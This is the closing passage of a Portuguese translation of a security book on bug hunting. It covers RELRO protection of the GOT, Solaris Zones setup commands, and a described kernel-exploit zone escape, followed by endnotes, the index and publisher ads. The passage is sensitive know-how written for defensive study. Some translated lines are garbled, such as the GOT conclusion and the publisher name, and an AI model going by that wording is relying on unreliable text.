b7e8b000-b7fc0000 r-xp 00000000 08:01 181222      /lib/i686/cmov/libc-2.11.2.so
b7fc0000-b7fc0000 r--p 0013f000 08:01 181222      /lib/i686/cmov/libc-2.11.2.so
b7fc0000-b7fce000 rw-p 00141000 08:01 181222      /lib/i686/cmov/libc-2.11.2.so
b7fce000-b7fd1000 rw-p 00000000 00:00 0
b7fe0000-b7fe2000 rw-p 00000000 00:00 0
b7fe2000-b7fe3000 r-xp 00000000 00:00 0          [vds]
b7fe3000-b7ffe000 r-xp 00000000 08:01 171385      /lib/ld-2.11.2.so
b7ffe000-b7fff000 r--p 0001a000 08:01 171385      /lib/ld-2.11.2.so
b7fff000-b8000000 rw-p 0001b000 08:01 171385      /lib/ld-2.11.2.so
bfffeb000-c0000000 rw-p 00000000 00:00 0          [pilha]
```

O mapa de memória do processo mostra que o intervalo de memória 08049000-0804a000, que inclui o GOT, foi definido com êxito como somente leitura (r--p).

Resultado: Se a opção Full RELRO estiver ativada, a tentativa de sobrescrever um endereço GOT gera um erro porque a seção GOT é mapeada como somente leitura.

Conclusão

No caso de um estouro de buffer nas seções de dados do programa (.data e .bss), tanto o RELRO parcial quanto o RELRO total protegem as seções de dados internos do ELF contra substituição.

Com o Full RELRO, é possível impedir com êxito a memória de índice de entradas do GOT.

Há também uma maneira genérica de implementar uma técnica de atenuação semelhante para objetos ELF, que funciona em plataformas que não oferecem suporte ao RELRO.¹²

C.3 Zonas do Solaris

O Solaris Zones é uma tecnologia usada para virtualizar os serviços do sistema operacional e fornecer um ambiente isolado para a execução de aplicativos. Uma *zona* é um ambiente de sistema operacional virtualizado criado em uma única instância do sistema operacional Solaris. Ao criar uma zona, você produz um ambiente de execução de aplicativos no qual os processos são isolados do restante do sistema. Esse isolamento deve impedir que os processos executados em uma zona monitorem ou afetem os processos executados em outras zonas. Mesmo uma

O processo executado com credenciais de superusuário não deve ser capaz de visualizar ou afetar a atividade em outras zonas.

Terminologia

Há dois tipos diferentes de zonas: *global* e *não global*. A zona global representa o ambiente de execução convencional do Solaris e é a única zona a partir da qual as zonas não globais podem ser configuradas e instaladas. Por padrão, as zonas não globais não podem acessar a zona global ou outras zonas não globais. Todas as zonas têm uma segurança

A zona global é um limite em torno delas e está confinada à sua própria subárvore da hierarquia do sistema de arquivos. Cada zona tem seu próprio diretório raiz, tem processos e dispositivos de taxa separada e opera com menos privilégios do que a zona global.

A Sun e a Oracle estavam muito confiantes quanto à segurança de sua tecnologia Zones quando a lançaram:

A plataforma que
Usei em todo o
esta seção foi a
instalação padrão
do Solaris 10 10/08
x86/x64 DVD
completo (sol-10-
u6-ga1-x86-dvd.
iso), que é
chamado Solaris
10_Generic_137138-09.

Uma vez que um processo tenha sido colocado em uma zona diferente da zona global, nem o processo nem nenhum de seus filhos subsequentes poderão mudar de zona.

Os serviços de rede podem ser executados em uma zona. Ao executar serviços de rede em uma zona, você limita os danos possíveis no caso de uma violação de segurança. Um invasor que explora com sucesso uma falha de segurança em um software executado em uma zona é

confinados ao conjunto restrito de ações possíveis dentro dessa zona. Os privilégios disponíveis em uma zona são um subconjunto dos privilégios disponíveis no sistema como um todo. . .¹³

Os processos são restritos a um subconjunto de privilégios. A restrição de privilégios impede que uma zona realize operações que possam afetar outras zonas. O conjunto de privilégios limita os recursos dos usuários privilegiados dentro da zona. Para exibir a lista de privilégios disponíveis em uma zona, use o utilitário `ppriv`.¹⁴

O Solaris Zones é excelente, mas tem um ponto fraco: Todas as zonas (globais e não globais) compartilham o mesmo kernel. Se houver um bug no kernel que permita a execução arbitrária de código, é possível cruzar todos os limites de segurança, escapar de uma zona não global e invadir outras zonas não globais ou até mesmo a zona global. Para demonstrar isso, gravei um vídeo que mostra a exploração da vulnerabilidade descrita no Capítulo 3 em ação. A exploração permite que um usuário sem privilégios escape de uma zona não global e, em seguida, comprometa todas as outras zonas, inclusive a zona global. Você pode encontrar o vídeo no site deste livro.¹⁵

Configurar uma zona não global do Solaris

Para configurar a Zona Solaris para o Capítulo 3, executei as seguintes etapas (todas as etapas devem ser realizadas como usuário privilegiado na zona global):

```
solaris# id  
uid=0(root) gid=0(root)  
  
solaris# zonename  
global
```

A primeira coisa que fiz foi criar uma área do sistema de arquivos para a nova zona:

```
solaris# mkdir /wwwzone solaris#  
chmod 700 /wwwzone solaris# ls -  
1 / | grep wwwzone  
drwx-----2 root          root512     Aug 23 12:45 wwwzone
```

Em seguida, usei o `zonecfg` para criar a nova zona não global:

```
solaris# zonecfg -z wwwzone  
wwwzone: Não existe tal zona configurada  
Use "create" para começar a configurar uma nova  
zona. zonecfg:wwwzone> create  
zonecfg:wwwzone> set zonepath=/wwwzone
```

```
zonecfg:wwwzone> set autoboot=true
zonecfg:wwwzone> add net
zonecfg:wwwzone:net> set address=192.168.10.250
zonecfg:wwwzone:net> set defrouter=192.168.10.1
zonecfg:wwwzone:net> set physical=e1000g0
zonecfg:wwwzone:net> end
zonecfg:wwwzone> verify
zonecfg:wwwzone> commit
zonecfg:wwwzone> exit
```

Depois disso, verifiquei os resultados de minhas ações com o

```
zoneadm: solaris# zoneadm list -vc
ID NOME      STATUS    PATH          MARCA   IP
 0 global     em execução /       nativo  compartilhad
 - wwwzone   configurado /wwwzone  nativo  compartilhad
a
```

Em seguida, instalei e initializei a nova zona não global.

```
solaris# zoneadm -z wwwzone install
Preparando para instalar a zona <wwwzone>.
Criação de lista de arquivos a serem copiados da zona
global. Cópia de <8135> arquivos para a zona.
Inicialização do registro de produtos da zona.
Determinação da ordem de inicialização do pacote
de zona.
Preparando-se para inicializar <1173> pacotes na zona.
Inicialização de <1173> pacotes na zona.
A zona <wwwzone> é inicializada.
```

```
solaris# zoneadm -z wwwzone boot
```

Para garantir que tudo estava bem, fiz um ping no endereço IP da nova zona não global:

```
solaris# ping 192.168.10.250
192.168.10.250 está ativo
```

Para fazer login na nova zona não global, usei o seguinte comando:

```
solaris# zlogin -C wwwzone
```

Depois de responder às perguntas sobre o idioma e as configurações do terminal, fiz login como root e criei um novo usuário sem privilégios:

```
solaris# id
uid=0(root) gid=0(root)

solaris# zonename
wwwzone
```

```
solaris# mkdir /export/home  
solaris# mkdir /export/home/wwwuser  
solaris# useradd -d /export/home/wwwuser wwwuser  
solaris# chown wwwuser /export/home/wwwuser solaris#  
passwd wwwuser
```

Em seguida, usei esse usuário sem privilégios para explorar a vulnerabilidade do kernel do Solaris descrita no Capítulo 3.

Notas

1. Consulte Rob King, "New Leopard Security Features-Part I: ASLR," *DVLabs Tipping Point* (blog), 7 de novembro de 2007, <http://dvlabs.tippingpoint.com/blog/2007/11/07/leopard-aslr>.
2. Consulte Tim Burrell, "GS Cookie Protection-Effectiveness and Limitations", Microsoft TechNet Blogs: Security Research & Defense (blog), 16 de março de 2009, <http://blogs.technet.com/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx>; "Enhanced GS in Visual Studio 2010," Microsoft TechNet Blogs: Pesquisa e Defesa em Segurança (blog), 20 de março de 2009, <http://blogs.technet.com/srd/archive/2009/03/20/enhanced-gs-in-visual-studio-2010.aspx>; IBM Research "GCC Extension for Protecting Applications from Stack-Smashing Attacks", última atualização em 22 de agosto de 2005, <http://researchweb.watson.ibm.com/trl/projects/security/ssp/>.
3. Consulte <http://people.redhat.com/mingo/exec-shield/>.
4. Consulte a página inicial da equipe PaX em <http://pax.grsecurity.net/>, bem como o site grsecurity em <http://www.grsecurity.net/>.
5. Consulte Robert Hensing, "Understanding DEP as a Mitigation Technology Part 1", Microsoft TechNet Blogs: Security Research & Defense (blog), 12 de junho de 2009, <http://blogs.technet.com/srd/archive/2009/06/12/understanding-dep-as-a-mitigation-technology-part-1.aspx>.
6. Consulte <http://technet.microsoft.com/en-en/sysinternals/bb896653/>.
7. Para obter mais informações sobre , consulte o estudo da Secunia realizado por Alin Rad Pop, "DEP/ASLR Implementation Progress in Popular Third-party Windows Applications," 2010, http://secunia.com/gfx/pdf/DEP_ASLR_2010_paper.pdf.
8. Para fazer o download do BinScope Binary Analyzer, visite <http://go.microsoft.com/?linkid=9678113>.
9. Consulte <http://www.trapkit.de/tools/checksec.html>.
10. Consulte o Comitê TIS , *Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification*, versão 1.2, 1995, <http://refspecs.freestandards.org/elf/elf.pdf>.
11. Consulte a nota 9 acima.
12. Consulte Chris Rohlf, "Self Protecting Global Offset Table (GOT)", versão preliminar 1.4, agosto de 2008, <http://code.google.com/p/em386/downloads/detail?name=Self-Protecting-GOT.html>.
13. Consulte "Introduction to Solaris Zones: Features Provided by Non-Global Zones", *System Administration Guide: Oracle Solaris Containers-Resource Management and Oracle Solaris Zones*, 2010, <http://download.oracle.com/docs/cd/E19455-01/817-1592/zones.intro-9/index.html>.
14. Consulte "Solaris Zones Administration (Overview): Privileges in a Non-Global Zone", *System Administration Guide: Virtualization Using the Solaris Operating System*, 2010, <http://download.oracle.com/docs/cd/E19082-01/819-2450/z.admin.ov-18/index.html>.
15. Consulte <http://www.trapkit.de/books/bhd/>.

ÍNDICE

Números

- 4.4BSD, 130
- Formato de arquivo de filme 4X, 53

A

- AAC (Advanced Audio Codificação), 136
- ActiveX, 71
- Randomização de layout de espaço de endereço (ASLR), 19-21, 179-182
- Codificação de áudio avançada (AAC), 136
- ALWIL Software, 87
- produtos antivírus, 87
- Servidor da Web Apache, 137
- Apple
 - Versão do GNU Debugger, 173 iPhone, 133
 - MacBook, 113
- CPU ARM, 7, 140, 146
- sintaxe de montagem
 - AT&T, 124, 173
 - Intel, 93, 140, 173
- ASLR (Randomização do layout do espaço de endereço)
 - 19-21,
 - 179-182

- Audio Toolbox (estrutura de áudio do iOS da Apple), 134
- produto antivírus avast!, 87

B

- Tela azul da morte (BSOD), 109
- técnica de força bruta, 63, 125
- BSOD (tela azul da morte), 109
- estouro de buffer, 5, 9, 81, 142, 149, 180, 183
- caça aos insetos, definição de, 3

C

- Celestial (estrutura de áudio do iOS da Apple), 134
- checksec.sh*, 183-184
- Cisco, 71, 84
- Identificadores de vulnerabilidades e exposições comuns (CVE-IDs), 23
 - CVE-2007-4686, 130
 - CVE-2008-568, 49
 - CVE-2008-1625, 110
 - CVE-2008-3558, 84
 - CVE-2008-4654, 22
 - CVE-2009-0385, 69
 - CVE-2010-0036, 147

- COMRaider, 72
divulgação coordenada, 18
Core Audio (áudio do Apple iOS)
estrutura), 134
cross-site scripting (XSS), 75
CTL_CODE, 97
CurrentStackLocation, 95
CVE-IDs. *Consulte*
Identificadores de vulnerabilidades e exposições comuns
Ambiente Cygwin, 21
- D**
- Prevenção de execução de dados (DEP), 19-21, 179-182
tipo de transferência de dados, 97
depuradores, 6
O depurador GNU (gdb), 7, 121, 140, 171-176
Depurador de imunidade, 7, 16
O depurador modular (mdb), 7, 37, 163-165
OllyDbg, 7
WinDbg, 7, 76-77, 92-95, 99, 107, 165-170
demuxer, 10, 52
DEP (Data Execution Prevention), 19-21, 179-182
DeviceIoControl(), 90
Direct Kernel Object Manipulation (DKOM), 110
desmontadores, 7
DispCallFunc(), 76
DKOM (Direct Kernel Object Manipulation), 110
liberações duplas, 6
OBJETO_D0_MOTORISTA, 90
DriverView, 88
análise dinâmica, 4
- E**
- ELF (formato executável e vinculável), 61, 157
EMET (Enhanced Mitigation Experience Toolkit), 22
- F**
- Biblioteca multimídia FFmpeg, 51, 155
FreeBSD, 130
divulgação completa, 18, 84
fuzzing, 4, 134
- G**
- gdb (O depurador GNU), 7, 121, 140, 171-176
Tabela de deslocamento global (GOT), 61, 67, 157, 183
GNU Debugger, The (gdb), 7, 121, 140, 171-176
Sobregravação do GOT, 67, 157-161 /GS, 19, 152, 179-182
- H**
- estouros de buffer de heap, 149.
Veja também estouro de buffer
gerenciamento de memória de heap, 6
técnicas de atenuação de heap, 179
técnicas de pulverização de heap, 83, 129
- I**
- IDA Pro (Interactive Disassembler Professional), 7, 78, 88, 181
Depurador de imunidade, 7, 16

controles de entrada/saída
(IOCTL), 26, 88, 113
 ioctl(), 115
alinhamento de instruções, 146
ponteiro de instrução, 7, 150
Intel, 7, 149
Interactive Disassembler Profes-
sional (IDA Pro), 7, 78,
88, 181
Internet Explorer, 71
IoCreateDevice(), 88
IOCTL (controles de
entrada/saída), 26, 88, 113
 ioctl(), 115
Pacote de solicitação de E/S
(IRP), 95
 _IO_STACK_LOCATION, 96
iPhone, 133
IRP (pacote de solicitação de
E/S), 95
 IRP_MJ_DEVICE_CONTROL, 90

J

técnica jmp reg, 18, 19

K

depuração do kernel, 7, 37, 88, 121,
167, 173
Kit de depuração do kernel,
174 driver do kernel, 87
pânico do kernel, 32, 37-38, 120,
165
espaço do núcleo, 39, 102
KeSetEvent(), 107

L

Linux

- Debian, 157, 183 depuração
do Mac OS X
- kernel com, 121, 173 e
tecnologia de atenuação de
exploração
 - técnicas, 180, 183
- fuzzing no iPhone com, 134
- gdb, depurador para, 7
- Red Hat, 173
- estouro de buffer de pilha
em, 151
- Ubuntu, 56, 63, 151

little-endian, 17, 143
LookingGlass, 21

M

Mac OS X, 7, 113, 173
mdb (O depurador modular), 7,
37, 163-165
mediaserverd, 134
memcpy(), 101, 142
corrupção de memória, 6, 140,
149, 157
erros de memória, 6
vazamento de memória, 129, 140
METHOD_BUFFERED, 99
MindshaRE, 76
mmap(), 44
MobileSafari, 133
Depurador modular, o (mdb), 7,
37, 163-165
Bit mais significativo (MSB), 156
átomo do cabeçalho do filme, 144
movsx, 5
MSB (bit mais significativo), 156

N

interrupção não mascarável
(NMI), 122
Desreferência de ponteiro NULL,
6, 32, 51, 153-154

O

objdump, 63, 161, 184
OS X, 7, 113, 173

P

analizador, 9
PLT (Procedure Linkage Table),
158-160
escalonamento de privilégios, 110,
129 Tabela de vinculação de
procedimentos (PLT),
158-160
contador de programas, 7, 150
Python, 74

Q

QuickTime (Especificação de
formato de arquivo), 144

R

- readelf, 161
- RELRO, 67-69, 183-186
- rep movsd, 101
- divulgação responsável, 18
- endereço de retorno (RET), 150
- editor de links em tempo de execução (rtld),
157, 159

S

- ponteiro de quadro salvo (SFP),
150-151
- avisos de segurança
 - TKADV2007-001, 131
 - TKADV2008-002, 111
 - TKADV2008-009, 85
 - TKADV2008-010, 24
 - TKADV2008-015, 50
 - TKADV2009-004, 70
 - TKADV2010-002, 148
- cookie de segurança, 19, 152, 179-182
- SFP (ponteiro de quadro salvo),
150-151
- bit de sinal, 156
- vulnerabilidades de extensão de sinal, 5
- SiteLock, 84
- Solaris
 - núcleo, 25
 - mdb, depurador para, 7
- Solaris Zones, 39, 186-189
- sprintf(), 80
- estouro de buffer de pilha, 149. *Veja também estouro de buffer*
- canário de pilha, 151, 180
- estrutura de pilha, 150
- análise estática, 4
- CORRENTES, 27

T

- Ponto de inflexão, Iniciativa de Dia Zero (ZDI), 18
- Formato de arquivo TiVo, 10
- conversão de tipos, 51, 117, 154

U

- variáveis não inicializadas, 6
- espaço do usuário, 27, 39, 51, 90, 129

V

- VBScript, 74
- VCP (Programa de Contribuição para Vulnerabilidades), 18, 84
- Verisign iDefense Labs, Programa de Contribuição para Vulnerabilidades (VCP), 18, 84
- VideoLAN, 9
- VirusTotal, 87
- Reprodutor de mídia VLC, 9, 51, 65
- VMware, 88, 167-170
- corretores de vulnerabilidade, 18
 - Ponto de inflexão, 18
 - Verisign iDefense Labs, 18, 84
- Contribuição para a vulnerabilidade Pro-gram (VCP), 18, 84
- redescoberta da vulnerabilidade, 84

W

- WebEx Meeting Manager, 71
- WinDbg, 7, 76-77, 92-95, 99, 107, 165-170
- Gerenciador de E/S do Windows, 95
- Windows Vista, 10, 19, 152, 156, 181
- Windows XP, 71, 88, 107, 167, 180
- WinObj, 90

X

- Núcleo XNU, 113, 174
- XSS (cross-site scripting), 75
- xxd, 136

Z

- Zero Day Initiative (ZDI), 18
- página zero, 39-46, 153


ATUALIZAÇÕES

Acesse <http://nostarch.com/bughunter.htm> para obter atualizações, erratas e outras informações.

Mais livros de conteúdo prático da




PRENSA SEM AMIDO



METASPLOIT

O Guia do Testador de Penetração


por DAVID KENNEDY, JIM O'GORMAN, DEVON KEARNS e MATI AHARONI JULHO DE 2011, 328 págs., US\$ 49,95 ISBN 978-1-59327-288-3



PACOTE PRÁTICO ANÁLISE, 2ª EDIÇÃO

Usando o Wireshark para resolver Problemas de rede do mundo real

por CHRIS SANDERS JULHO DE 2011, 280 PÁGS., US\$ 49,95 ISBN 978-1-59327-266-1



O LIVRO PROFISSIONAL DA IDA, 2ª EDIÇÃO

O guia não oficial do desmontador mais popular do mundo


por CHRIS EAGLE JULHO DE 2011, 672 PÁGS., US\$ 69,95 ISBN 978-1-59327-289-0



A TEIA EMARANHADA

Um guia para proteger aplicativos da Web modernos


por MICHAŁ ZALEWSKI NOVEMBRO DE 2011, 320 PÁGS., US\$ 49,95 ISBN 978-1-59327-388-0



HACKING, 2ª EDIÇÃO

A arte da exploração

por JON ERICKSON FEVEREIRO DE 2008, 488 PÁGS. COM CD, US\$ 49,95 ISBN 978-1-59327-144-2



ANÁLISE PRÁTICA DE MALWARE

O guia prático para dissecar software malicioso

por MICHAEL SIKORSKI e ANDREW HONIG JANEIRO DE 2012, 760 PÁGS., US\$ 59,95 ISBN 978-1-59327-290-6

TELEFONE:

800.420.7240 OU
415.863.9900

EMAIL:

SALES@NOSTARCH.COM

WEB:

WWW.NOSTARCH.COM

O Diário de um caçador de insetos é ambientado em New Baskerville, TheSansMono Condensed, Futura, Segoe e Bodoni.

O livro foi impresso e encadernado pela Malloy Incorporated em Ann Arbor, Michigan. O papel é Spring Forge 60# Antique, que é certificado pela Sustainable Forestry Initiative (SFI).

O livro tem uma encadernação RepKover, que permite que ele fique plano quando aberto.

"Dê a um homem uma exploração e você o tornará um hacker por um dia; ensine um homem a explorar bugs e você o tornará um hacker por toda a vida." - *Felix "FX" Lindner*

Bugs aparentemente simples podem ter consequências drásticas, permitindo que os invasores comprometam os sistemas, aumentem os privilégios locais e causem estragos em um sistema.

A Bug Hunter's Diary (*Diário de um caçador de bugs*) acompanha o especialista em segurança Tobias Klein enquanto ele rastreia e explora bugs em alguns dos softwares mais populares do mundo, como o iOS da Apple, o reproduutor de mídia VLC, navegadores da Web e até mesmo o kernel do Mac OS X. Neste relato único, você verá como os desenvolvedores responsáveis por essas falhas corrigiram os bugs - ou não responderam a eles.

Ao longo do caminho, você aprenderá a:

- * Use técnicas testadas em campo para encontrar bugs, como identificar e rastrear dados de entrada do usuário e engenharia reversa
- * Explore vulnerabilidades como desreferências de ponteiro NULL, estouro de buffer e falhas de conversão de tipos

- * Desenvolver um código de prova de conceito que verifique a falha de segurança
- * Relatar bugs a fornecedores ou corretores terceirizados

O Diário de um caçador de bugs está repleto de exemplos reais de códigos vulneráveis e programas personalizados usados para encontrar e testar bugs. Quer esteja caçando bugs por diversão, para obter lucro ou para tornar o mundo um lugar mais seguro, você aprenderá novas habilidades valiosas observando o trabalho de um caçador de bugs profissional em ação.

SOBRE O AUTOR

Tobias Klein é pesquisador de segurança e fundador da NESO Security Labs, uma empresa de consultoria e pesquisa em segurança da informação. Ele é autor de dois livros sobre segurança da informação publicados em alemão pela dpunkt.verlag.



\$39.95 (\$41.95 CDN)

Computadores/Segurança

Guardar em: